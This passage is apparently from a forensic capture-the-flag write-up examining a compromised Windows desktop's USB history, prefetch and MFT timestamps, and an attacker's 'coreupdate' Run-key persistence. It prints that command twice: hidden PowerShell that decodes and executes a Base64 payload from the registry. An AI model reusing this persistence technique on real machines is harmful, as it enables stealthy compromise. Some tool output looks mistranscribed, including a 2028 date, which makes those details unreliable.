- Additionally, the entries also show several OneDrive-related executables (e.g., OneDrive.exe, OneDriveSetup.exe,FileSyncHelper.exe) being accessed, which suggests that cloud-synced files may also have been targeted. This could potentially widen the scope of data exposed beyond just local files.
- The clear sequential access of these sensitive files, combined with the presence of the "loot.zip" archive, strongly suggests that the attacker was systematically selecting and packaging data for exfiltration.

By leveraging the Last Access Time filter and sorting the entries, we were able to establish a clear view of the files that were accessed during the attack and identify the specific data that was likely stolen.



```

Administrator: Command Prompt

D:\DFIR Tools\RegRipper\RegRipper4.0>rip.exe -r "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\config\SYSTEM_clean" -p usb
Launching usb v.20200916
usb v.20200916
(System) Get USB key info

USBStor
ControlSet001\Enum\USB

ROOT_HUB [2020-09-18 05:41:07Z]
S/N: 582891968b&0 [2020-09-19 01:24:07Z]
Properties Key LastWrite: 2020-09-18 05:48:08Z
First InstallDate : 2020-09-18 05:41:07Z
InstallDate : 2020-09-18 05:41:07Z
Last Arrival : 2020-09-19 01:24:07Z

ROOT_HUB20 [2020-09-18 05:41:06Z]
S/N: 5836a4b5d6&0 [2020-09-19 01:24:07Z]
Properties Key LastWrite: 2020-09-18 05:48:08Z
First InstallDate : 2020-09-18 05:41:06Z
InstallDate : 2020-09-18 05:41:06Z
Last Arrival : 2020-09-19 01:24:07Z

ROOT_HUB30 [2020-09-18 05:41:06Z]
S/N: 5&21ab4ffc&0&0 [2020-09-19 01:24:07Z]
Properties Key LastWrite: 2020-09-18 05:48:08Z
ParentIdPrefix: 6&30c5d09c&0
First InstallDate : 2020-09-18 05:41:06Z
InstallDate : 2020-09-18 05:41:06Z
Last Arrival : 2020-09-19 01:24:07Z

VID_0781&PID_5597 [2020-09-19 05:08:58Z]
S/N: 4C53000261130109435 [2020-09-19 05:08:58Z]
Properties Key LastWrite: 2020-09-19 05:08:58Z
First InstallDate : 2020-09-19 05:08:58Z
InstallDate : 2020-09-19 05:08:58Z
Last Arrival : 2020-09-19 05:08:58Z

VID_0E0F&PID_0003 [2020-09-18 05:41:07Z]
S/N: 6&30c5d09c&0&85 [2020-09-19 01:24:08Z]
Properties Key LastWrite: 2020-09-18 05:48:08Z
ParentIdPrefix: 7&3ae26960&0
First InstallDate : 2020-09-18 05:41:07Z
InstallDate : 2020-09-18 05:41:07Z
Last Arrival : 2020-09-19 01:24:08Z

VID_0E0F&PID_0003&MI_00 [2020-09-18 05:41:07Z]
S/N: 7&3ae26960&0&0000 [2020-09-19 01:24:08Z]
Properties Key LastWrite: 2020-09-18 05:48:08Z
ParentIdPrefix: 8&367bfb7&0
First InstallDate : 2020-09-18 05:41:07Z
InstallDate : 2020-09-18 05:41:07Z
Last Arrival : 2020-09-19 01:24:08Z

VID_0E0F&PID_0003&MI_01 [2020-09-18 05:41:07Z]
S/N: 783ae26960&0&0001 [2020-09-19 01:24:08Z]
Properties Key LastWrite: 2020-09-18 05:48:08Z
ParentIdPrefix: 8&12a4bdb&0
First InstallDate : 2020-09-18 05:41:07Z
InstallDate : 2020-09-18 05:41:07Z
Last Arrival : 2020-09-19 01:24:08Z

```

We can determine that USB devices were mounted on the system, as indicated by the output obtained using RegRipper's usb plugin. The RegRipper tool was used to parse the SYSTEM hive from the Windows registry, specifically targeting the USBSTOR key, which tracks connected USB devices.

The output provides the following information for each detected USB device:

- Multiple USB devices were detected, each identified by their unique Serial Numbers (S/N).
- The information was extracted from the following registry path:
“HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR”

- For each USB device, the following timestamps are shown:
 - First Install Date: The first time the device was connected to the system.
 - Last Arrival Date: The last time the device was connected to the system.
- The USB devices shown in the output have installation and last arrival timestamps on 2020-09-18 and 2020-09-19, which partly align with the known timeframe of the incident.

This information confirms that USB devices were connected to the system during the period of the attack. Given the timestamps, it is possible that one of these devices may have been used by the attacker for data exfiltration or to introduce malicious files.

```

Administrator: Command Prompt
D:\DFIR Tools\RegRipper\RegRipper4.0>rip.exe -r "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\config\SOFTWARE_clean" -p run
Launching run.v.20220706
run.v.20220706
(Software, NTUSER.DAT) Get autostart key contents from Software/user hives
HTRB: T1547.001 (persistence)

Microsoft\Windows\CurrentVersion\Run
LastWrite Time 2028-09-19 03:44:03Z
SecurityHealth value is not type REG_SZ!
coreupdate value is not type REG_SZ!
    VMware VM3DService Process - "C:\Windows\system32\vm3dservice.exe" -u
    SecurityHealth - %windir%\system32\SecurityHealthStray.exe
    coreupdate - %COMSPEC% /b /c start /b /min powershell -nologo -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\q9Z1bssi').GetValue('JqxNhWJA'))))"
    VMware User Process - "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmsvc

Microsoft\Windows\CurrentVersion\RunOnce
LastWrite Time 2019-12-07 09:17:27Z
Microsoft\Windows\CurrentVersion\RunOnce has no values.
Wow6432Node\Microsoft\Windows\CurrentVersion\Run
LastWrite Time 2019-12-07 09:17:27Z
Wow6432Node\Microsoft\Windows\CurrentVersion\Run has no values.
Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
LastWrite Time 2028-09-18 05:52:37Z
Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce has no values.

D:\DFIR Tools\RegRipper\RegRipper4.0>

```

We can see that there are PowerShell commands configured to execute at startup. This information was obtained using RegRipper's "run" plugin, which was used to parse the SOFTWARE hive of the Windows Registry. Specifically, this plugin targets the "Run" and "RunOnce" registry keys, which are commonly used to configure programs to automatically execute when the system starts.

The relevant registry path is:

"HKLM\Software\Microsoft\Windows\CurrentVersion\Run"

The output shows the following entries:

- VMware VM3DService Process:
C:\Windows\system32\vm3dservice.exe -u
This is a VMware service, likely legitimate, providing display drivers for VMware virtual machines.
- SecurityHealth:
 - The value type is not REG_SZ, which is unusual.
 - This entry is suspicious because the name "SecurityHealth" is designed to look like a legitimate Windows Security Health process, but the type and configuration are incorrect.
- coreupdate:
%COMSPEC% /b /c start /b /min powershell -nologo -w hidden -c "sleep 0;
iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\q9Z1bssi').GetValue('JqxNhWJA'))))"
○ This entry is highly suspicious because it uses an obfuscated PowerShell command for execution.

- The command is designed to run PowerShell in a hidden window, decode a Base64-encoded string from the registry, and execute it.
 - Such use of encoded PowerShell is a known attacker technique for persistence.
- VMware User Process:
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe -n vmusr
This appears to be a legitimate VMware process, providing user-space services for VMware virtual machines.

These entries, especially the "coreupdate" entry, indicate that PowerShell is being used as a method of persistence on the system. The use of Base64-encoded commands suggests an attempt to conceal malicious actions, which is a common tactic used by attackers to maintain access while avoiding detection.

The screenshot displays three windows. At the top is the Timeline Explorer interface, showing a table of file metadata. The columns include File Name, Extension, Is Directory, Has Ads, Is Ads, File Size, Created0x10, Created0x30, and Last Modified0x10. Many files show significant discrepancies between their creation dates. Below it is a Command Prompt window showing the file paths of the files in the table. At the bottom is a DFRIR tool interface showing a filtered timeline.

File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10	Created0x30	Last Modified0x10
apps.csg	.csg	■	□	□	444	2019-07-16 17:11:36	2020-09-19 03:36:41	2019-07-16 17:11:36
apps.schema	.schema	■	□	□	158	2019-07-16 17:11:36	2020-09-19 03:36:41	2019-07-16 17:11:36
appsconversions.txt	.txt	■	□	□	1425982	2019-07-16 17:11:58	2020-09-19 03:36:41	2019-07-16 17:11:58
appsglobals.txt	.txt	■	□	□	351728	2019-07-20 11:08:22	2020-09-19 03:36:41	2019-07-20 11:08:22
appssynonyms.txt	.txt	■	□	□	243494	2019-07-22 10:30:26	2020-09-19 03:36:41	2019-07-22 10:30:26
settings.csg	.csg	■	□	□	454	2019-07-16 17:11:36	2020-09-19 03:36:41	2019-07-16 17:11:36
settings.schema	.schema	■	□	□	162	2019-07-16 17:11:36	2020-09-19 03:36:41	2019-07-16 17:11:36
settingsconversions.txt	.txt	■	□	□	532750	2019-07-16 17:11:58	2020-09-19 03:36:41	2019-07-16 17:11:58
settingsglobals.txt	.txt	■	□	□	44499	2019-10-15 15:55:46	2020-09-19 03:36:41	2019-10-15 15:55:46
settingssynonyms.txt	.txt	■	□	□	103717	2019-07-22 10:20:36	2020-09-19 03:36:41	2019-07-22 10:20:36
WmiApRpl.h	.h	■	□	□	3444	2020-09-18 05:50:45	2020-09-19 01:32:36	2020-09-19 01:32:36
sls.cab	.cab	■	□	□	24498	2001-01-01 00:00:00	2020-09-19 01:24:39	2020-09-19 01:24:40
sls.cab	.cab	■	□	□	25457	2001-01-01 00:00:00	2020-09-19 01:24:40	2020-09-19 01:24:40
WmiApRpl.ini	.ini	■	□	□	29736	2020-09-18 05:50:47	2020-09-19 01:32:36	2020-09-19 01:32:36
dmrc.idx	.idx	■	□	□	716928	2020-09-18 04:58:46	2020-09-19 05:10:01	2020-09-19 05:10:01

We observed a clear time discrepancy of approximately one year between the Created0x10 (Standard Information) and Created0x30 (Filename) timestamps of several files. This was determined using Timeline Explorer with a filter highlighting these discrepancies. The Created0x10 timestamp represents the file's creation date at the file system level, while the Created0x30 timestamp is the creation date recorded in the filename attribute of the Master File Table (MFT). Normally, these two timestamps should match. In this case, Created0x10 shows dates in 2019, while Created0x30 shows dates in 2020, indicating a one-year difference.

This discrepancy may result from timestamping, where an attacker modifies Created0x10 to make files appear older. However, the files are system or configuration files, which are not typical targets for timestamping. A more likely explanation is a system clock discrepancy, where the system was set to 2019 during file creation and corrected to 2020 later. Another possibility is that the files were restored from a 2019 backup, preserving the original SI timestamps while creating new FN timestamps in 2020. The one-year difference between Created0x10 and Created0x30 strongly suggests a system time issue or file restoration rather than deliberate timestamping.

None of the files would logically be timestamped by the attacker since they do not contain any valuable information and are strictly system-related. The files in question are primarily configuration files, system schemas, and standard application data, which are not the types of files an attacker would typically target for timestamping. Attackers generally use timestamping to conceal the creation, modification, or access times of files that are directly tied to their activities, such as malware, exfiltrated data, or malicious scripts.

In this case, the affected files do not fit that profile. They do not contain sensitive data, executable code, or any other content that would provide the attacker with an advantage by manipulating their timestamps. Instead, they are standard system files that are unlikely to be of any strategic interest to an attacker. As a result, the observed time discrepancy is far more likely to be the result of a system-related issue rather than deliberate manipulation.

The most probable explanation is a system clock discrepancy, where the system clock was set incorrectly at some point, resulting in inconsistent timestamps. Another possibility is that the files were restored from a backup made in 2019, which would preserve the original timestamps in the Standard Information (SI) attribute while creating new timestamps in the Filename (FN) attribute when the files were restored. Given the nature of the files and the context, the evidence strongly suggests that this is a system anomaly rather than a deliberate attacker action

```

0: \VOLUME{01d68d5e0dale22-b0e0e0ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B8HEVAC\INETCACHE\BUTLM19X\LOCKUP-HSL0GO-COLOR-78C06E8898[1].PNG
1: \VOLUME{01d68d5e0dale22-b0e0e0ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B8HEVAC\INETCACHE\BUTLM19X\UNAUTH-APPS\_IMAGE-465966AB95[1].PNG
2: \VOLUME{01d68d5e0dale22-b0e0e0ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B8HEVAC\INETCACHE\BWDN029P\MICROSOFT_OFFICE_L060-6C598E19AB[1].PNG
3: \VOLUME{01d68d5e0dale22-b0e0e0ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B8HEVAC\INETCACHE\BWDN17CP\PWA-LEFT-NAV-RC_AF71A89CB572780BBF70.CHUNK.V4[1].JS
4: \VOLUME{01d68d5e0dale22-b0e0e0ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B8HEVAC\INETCACHE\BWDN17CP\SHAREDFONTSTYLES-3B01FC43FD[1].CSS
5: \VOLUME{01d68d5e0dale22-b0e0e0ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B8HEVAC\INETCACHE\BWDN17CP\SEOEUI_REGULAR[1].woff2
6: \VOLUME{01d68d5e0dale22-b0e0e0ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B8HEVAC\INETCACHE\BWDN17CP\SEOEUI_SEMBOLD[1].woff2
7: \VOLUME{01d68d5e0dale22-b0e0e0ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B8HEVAC\INETCACHE\BWDN17CP\VSIM6SIZ.DAT
8: \VOLUME{01d68d5e0dale22-b0e0e0ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B8HEVAC\INETCACHE\BUTLM19X\HEHO\_IMAGE-DESKTOP-F6720B4415[1].JPG
9: \VOLUME{01d68d5e0dale22-b0e0e0ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B8HEVAC\INETCACHE\BUTLM19X\THIRDPARTYNOTICE[1].HTM
10: \VOLUME{01d68d5e0dale22-b0e0e0ff}\USERS\ADMIN\APPDATA\LOCAL\PACKAGES\MICROSOFT_MICROSOFTOFFICECHUB_8WEKYB3D8B8HEVAC\INETCACHE\BUTLM19X\LOCALSTATE\THIRDPARTY


----- Processed E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\prefetch\WIAHOST.EXE-C8334178.pf in 0.13452976 seconds -----
Processed 300 out of 387 files in 23.406 seconds

Failed files
E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\prefetch\VSVC.EXE-6C8F0C66.pf => (Invalid signature! Should be 'SCCA')

CSV output will be saved to E:\DFIR CTF\Desktop\Desktop_Forensics\all_prefetch.csv
CSV time line output will be saved to E:\DFIR CTF\Desktop\Desktop_Forensics\all_prefetch_Timeline.csv

D:\DFIR Tools\Frix Zimmerman\PECmd\PECmd.NET 6\PECmd> PECmd.exe -d "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\prefetch" --csv "E:\DFIR CTF\Desktop\Desktop_Forensics" --csv all_prefetch.csv

```



The screenshot shows the Timeline Explorer application interface. The main window displays a table of executables with columns for Executable Name, Run Count, Hash, Size, Version, Last Run, and Previous Runs. The table lists numerous system processes and tools like FTK Imager, CoreUpdater, and various DLL hosts. A filter bar at the bottom allows for searching by last run date and source creation date. In the background, a separate Command Prompt window is visible, showing the user's command-line session.

Executable Name	Run Count	Hash	Size	Version	Last Run	Previous Run	Previous Run	Previous Run	Previous Run	Previous Run	Previous Run	Vc
BACKGROUNDTRANSFERHOST.EXE	-	0	-	0	- 2020-09-19 00:00:00	-	-	-	-	-	-	-
BACKGROUNDTRANSFERHOST.EXE	3	729FA41A	36022	Windows 10...	2020-09-19 05:10:09	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	
CHSMARTSCREEN.EXE	1	D6E6DEB7	117330	Windows 10...	2020-09-19 03:40:46							
COREUPDATER.EXE	1	1575C48B	24316	Windows 10...	2020-09-19 03:40:49							
DEFRAG.EXE	1	3D9E8D72	16528	Windows 10...	2020-09-19 01:34:09							
DLLHOST.EXE	1	50DC1088A	49516	Windows 10...	2020-09-19 05:09:52							
FILESYNCCONFIG.EXE	1	701A6267	27220	Windows 10...	2020-09-19 03:37:33							
FTK_IMAGER.EXE	1	E67CC266	113012	Windows 10...	2020-09-19 05:09:56							
GPUPDATE.EXE	6	7EBA4B6F	11098	Windows 10...	2020-09-19 04:30:13	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	
IPCONFIG.EXE	1	BFFC2ADE	8854	Windows 10...	2020-09-19 03:13:21							
MSCORSVW.EXE	11	16B291C4	138164	Windows 10...	2020-09-19 01:34:53	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	
MSCORSVW.EXE	10	8CE1A322	37864	Windows 10...	2020-09-19 01:35:44	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	
MSINFO32.EXE	1	C3C6680A	41432	Windows 10...	2020-09-19 05:09:13							
INGEN.EXE	10	4480A13E	17324	Windows 10...	2020-09-19 01:35:44	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	
INGEN.EXE	10	734C6620	16966	Windows 10...	2020-09-19 01:35:44	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	
NGENTASK.EXE	1	E66CEC17	43146	Windows 10...	2020-09-19 01:34:09							
NGENTASK.EXE	1	8498FD75	44720	Windows 10...	2020-09-19 01:34:10							
ONEDRIVE.EXE	1	5361D4F	182986	Windows 10...	2020-09-19 03:37:34							
ONEDRIVESETUP.EXE	1	87A620F7	209816	Windows 10...	2020-09-19 03:37:29							
POWERSHELL.EXE	2	CA1AE517	169504	Windows 10...	2020-09-19 05:08:43	2020-09-19 ...						
RUNDLL32.EXE	1	90265CDD	29156	Windows 10...	2020-09-19 03:16:33							
RUNTIMEBROKER.EXE	1	9C87F04	32826	Windows 10...	2020-09-19 03:16:54							
RUNTIMEBROKER.EXE	2	78A42CEC	33076	Windows 10...	2020-09-19 05:09:21	2020-09-19 ...						
RUNTIMEBROKER.EXE	2	98A50164	26992	Windows 10...	2020-09-19 05:09:02							
RUNTIMEBROKER.EXE	2	B87170C8	33786	Windows 10...	2020-09-19 05:08:55							
RUNTIMEBROKER.EXE	4	BC232995	73272	Windows 10...	2020-09-19 05:08:51	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	2020-09-19 ...	
RUNTIMEBROKER.EXE	2	CB688168	19230	Windows 10...	2020-09-19 05:09:00							
RUNTIMEBROKER.EXE	1	D14F4AE9	16338	Windows 10...	2020-09-19 03:40:46							
RUNTIMEBROKER.EXE	3	D445751A	77992	Windows 10...	2020-09-19 05:09:19	2020-09-19 ...	2020-09-19 ...					
SC.EXE	1	6C404413	5526	Windows 10...	2020-09-19 03:42:42							
SECHEALTHUI.EXE	1	290FDD39	112568	Windows 10...	2020-09-19 03:39:37							

We can see that we found some dropped binaries and tools in Prefetch, with the tool being FTK Imager.exe and the binary being coreupdater.exe. This was determined using PECmd (Prefetch Command), which parsed the Prefetch files located in the Windows\Prefetch directory and generated a CSV report of all executables that had been previously run on the system.

Prefetch is a Windows feature designed to speed up the loading of applications by caching certain data about executable files. Each time an executable is run, Windows creates a Prefetch file for it, which tracks information such as the file path, run count, last run time, and associated resources.

The analysis revealed the following:

- FTK Imager.exe:
 - This is a known forensic imaging tool, typically used by investigators to create disk images of evidence for analysis.
 - The presence of FTK Imager.exe in Prefetch suggests that it was executed on the system. However, given its nature, it is highly likely that this was used by the investigators who imaged the disk for forensic analysis, rather than the attacker.
 - Despite being aligned with the timeframe of the attack, the context strongly suggests that FTK Imager was part of the forensic process rather than the attack itself.
- coreupdater.exe:
 - This is a suspicious binary that was previously identified as being used by the attacker.
 - The Prefetch data shows that coreupdater.exe was executed multiple times, which aligns with the previously observed attacker behavior.
 - Given the context, coreupdater.exe is almost certainly a malicious payload deployed by the attacker for persistence and further malicious actions.
- The run counts and last run timestamps for each executable provide further evidence of their execution during the attack window, with coreupdater.exe showing a high run count, indicating repeated use.

The presence of both FTK Imager.exe and coreupdater.exe in Prefetch strongly suggests that while FTK Imager was likely used by the forensic team to create an image of the system for analysis, coreupdater.exe is directly tied to the attacker's activities. Further analysis of the Prefetch entries can help identify other tools or binaries that were executed during the attack.

```
(kevin-kfouri@kali)-[/mnt/hgfs/E/DFIR CTF/Desktop]
$ ewfexport -t raw -o . 20200918_0417_DESKTOP.E01
```

```
(kevin-kfouri@kali)-[/mnt/hgfs/E/DFIR CTF/Desktop]
$ qemu-img convert -f raw -O vmdk -p 20200918_0417_DESKTOP.raw Desktop.vmdk
(100.00/100%)
```

```
C:\Users\Administrator\Desktop>psexec -accepteula -s -i cmd.exe
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>autoruns.exe -accepteula -a * -h -s -c > autoruns.csv
Sysinternals Autoruns v14.11 - Autostart program viewer
Copyright (C) 2002-2024 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
C:\Users\Administrator\Desktop>
```

```
Command Prompt
Microsoft Windows [Version 10.0.26100.3915]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Kevin Kfouri>
```

Timeline Explorer v2.0.0.1							
File Tools Tabs View Help							
Autoruns.csv							
Drag a column header here to group by that column							
Entry Location	Entry	Enabled	Category	Profile	Description	Signer	Company
T HKLM\Software\Microsoft\Windows\CurrentVersion\Run	coreupdate	enabled	Logon	System-wide Windows PowerShell	(Verified) Microsoft Windows	Microsoft Corporation	Microsoft Corporation

Command Prompt							
Microsoft Windows [Version 10.0.26100.3915]							
(c) Microsoft Corporation. All rights reserved.							
C:\Users\Kevin Kfouri>							

We can identify an unauthorized entry named "coreupdate" that is configured to execute a PowerShell command upon user logon. This entry is located under the registry path HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

The command executed is the following:

```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0;  
iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item  
'HKLM:Software\q9Z1bssi').GetValue('JqxNhWJA'))))"
```

This command is highly suspicious for several reasons:

- It uses %COMSPEC% (which resolves to cmd.exe) to start PowerShell in a minimized, hidden window (-w hidden), making it invisible to the user.
- The -nop (No Profile) switch prevents any PowerShell profile scripts from being loaded, which is a common technique used by attackers to avoid detection.
- The iex (Invoke-Expression) command is used to execute a decoded Base64 payload, which is fetched directly from the Windows Registry at HKLM:Software\q9Z1bssi (JqxNhWJA).
- This method of using a Base64-encoded payload stored in the registry is a known persistence technique, where the attacker avoids leaving a visible script or file on disk.
- The command is designed to be stealthy, running in the background without any visible window, making it difficult for a user to detect.

This indicates that the attacker has established persistence on the system using an obfuscated PowerShell command that is automatically executed upon logon. This is a classic example of a registry-based persistence technique.

It is generally better to capture autoruns data from a live system rather than from an offline analysis of registry files. This is because some persistence mechanisms may not be visible in offline data due to missing context or hidden entries. As highlighted in a blog on the SANS website, live Autoruns analysis can detect certain persistence mechanisms that may be missed during offline analysis. (Reference: [SANS Blog - Offline Autoruns Revisited: Auditing Malware Persistence](#)).

The screenshot shows the Timeline Explorer interface with a filtered list of files. A search bar at the top right contains the placeholder "Enter text to search...". Below the table, a filter bar displays the applied filters: "Created0x10 Is same day 2020-09-19 00:00:00 And Extension = .exe And Parent Path In .\Users\Admin\AppData\Local\Microsoft\WindowsApps .\Users\Admin\AppData\Local\Micro...". The table has columns: Parent Path, File Name, Extension, Is Directory, Has Ads, Is Ads, File Size, and Created0x10. The table lists numerous .exe files from various Microsoft applications like OneDrive, GameBar, Microsoft Edge, and Skype. An overlaid Command Prompt window shows the Windows version (10.0.26100.3915) and a directory listing for C:\Users\Kevin Kfouri.

	Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10
T	=	coreupdater.exe	.exe	■	■	■	7168	2020-09-19 03:40:00
.	\Windows\System32	coreupdater.exe	.exe	■	■	■	500584	2020-09-19 03:37:30
.	\Users\Administrator\AppData\Local\Microsoft\OneDrive\20..	FileCoAuth.exe	.exe	■	■	■	424296	2020-09-19 03:37:30
.	\Users\Administrator\AppData\Local\Microsoft\OneDrive\20..	FileSyncConfig.exe	.exe	■	■	■	2165608	2020-09-19 03:37:30
.	\Users\Administrator\AppData\Local\Microsoft\OneDrive\20..	FileSyncHelper.exe	.exe	■	■	■	0	2020-09-19 03:37:30
.	\Users\Admin\AppData\Local\Microsoft\WindowsApps	GameBarElevatedFT_Alias.exe	.exe	■	■	■	0	2020-09-19 03:16:47
.	\Users\Admin\AppData\Local\Microsoft\WindowsApps\Microso..	GameBarElevatedFT_Alias.exe	.exe	■	■	■	0	2020-09-19 03:16:47
.	\Users\ricksanchez\AppData\Local\Microsoft\WindowsApps	GameBarElevatedFT_Alias.exe	.exe	■	■	■	0	2020-09-19 05:08:57
.	\Users\ricksanchez\AppData\Local\Microsoft\WindowsApps\Micro..	GameBarElevatedFT_Alias.exe	.exe	■	■	■	0	2020-09-19 05:08:57
.	\Users\Administrator\AppData\Local\Microsoft\WindowsApps	MicrosoftEdge.exe	.exe	■	■	■	0	2020-09-19 03:36:31
.	\Users\Administrator\AppData\Local\Microsoft\WindowsApps..	MicrosoftEdge.exe	.exe	■	■	■	0	2020-09-19 03:36:31
.	\Users\Administrator\AppData\Local\Microsoft\OneDrive\20..	MicrosoftListSync.exe	.exe	■	■	■	204136	2020-09-19 03:37:30
.	\Users\Administrator\AppData\Local\Microsoft\OneDrive\20..	MicrosoftListSyncNativeMessagingClient.exe	.exe	■	■	■	29040	2020-09-19 03:37:30
.	\Users\Administrator\AppData\Local\Microsoft\OneDrive	OneDrive.exe	.exe	■	■	■	1915752	2020-09-19 03:37:05
.	\Users\Administrator\AppData\Local\Microsoft\OneDrive\Up..	OneDriveSetup.exe	.exe	■	■	■	37832560	2020-09-19 03:37:32
.	\Users\Administrator\AppData\Local\Microsoft\OneDrive	OneDriveStandaloneUpdater.exe	.exe	■	■	■	0	2020-09-19 03:37:32
.	\Users\Administrator\AppData\Local\Microsoft\OneDrive\20..	OneDriveUpdaterService.exe	.exe	■	■	■	0	2020-09-19 03:37:32
.	\Users\Administrator\AppData\Local\Microsoft\WindowsApps	python.exe	.exe	■	■	■	0	2020-09-19 03:16:06
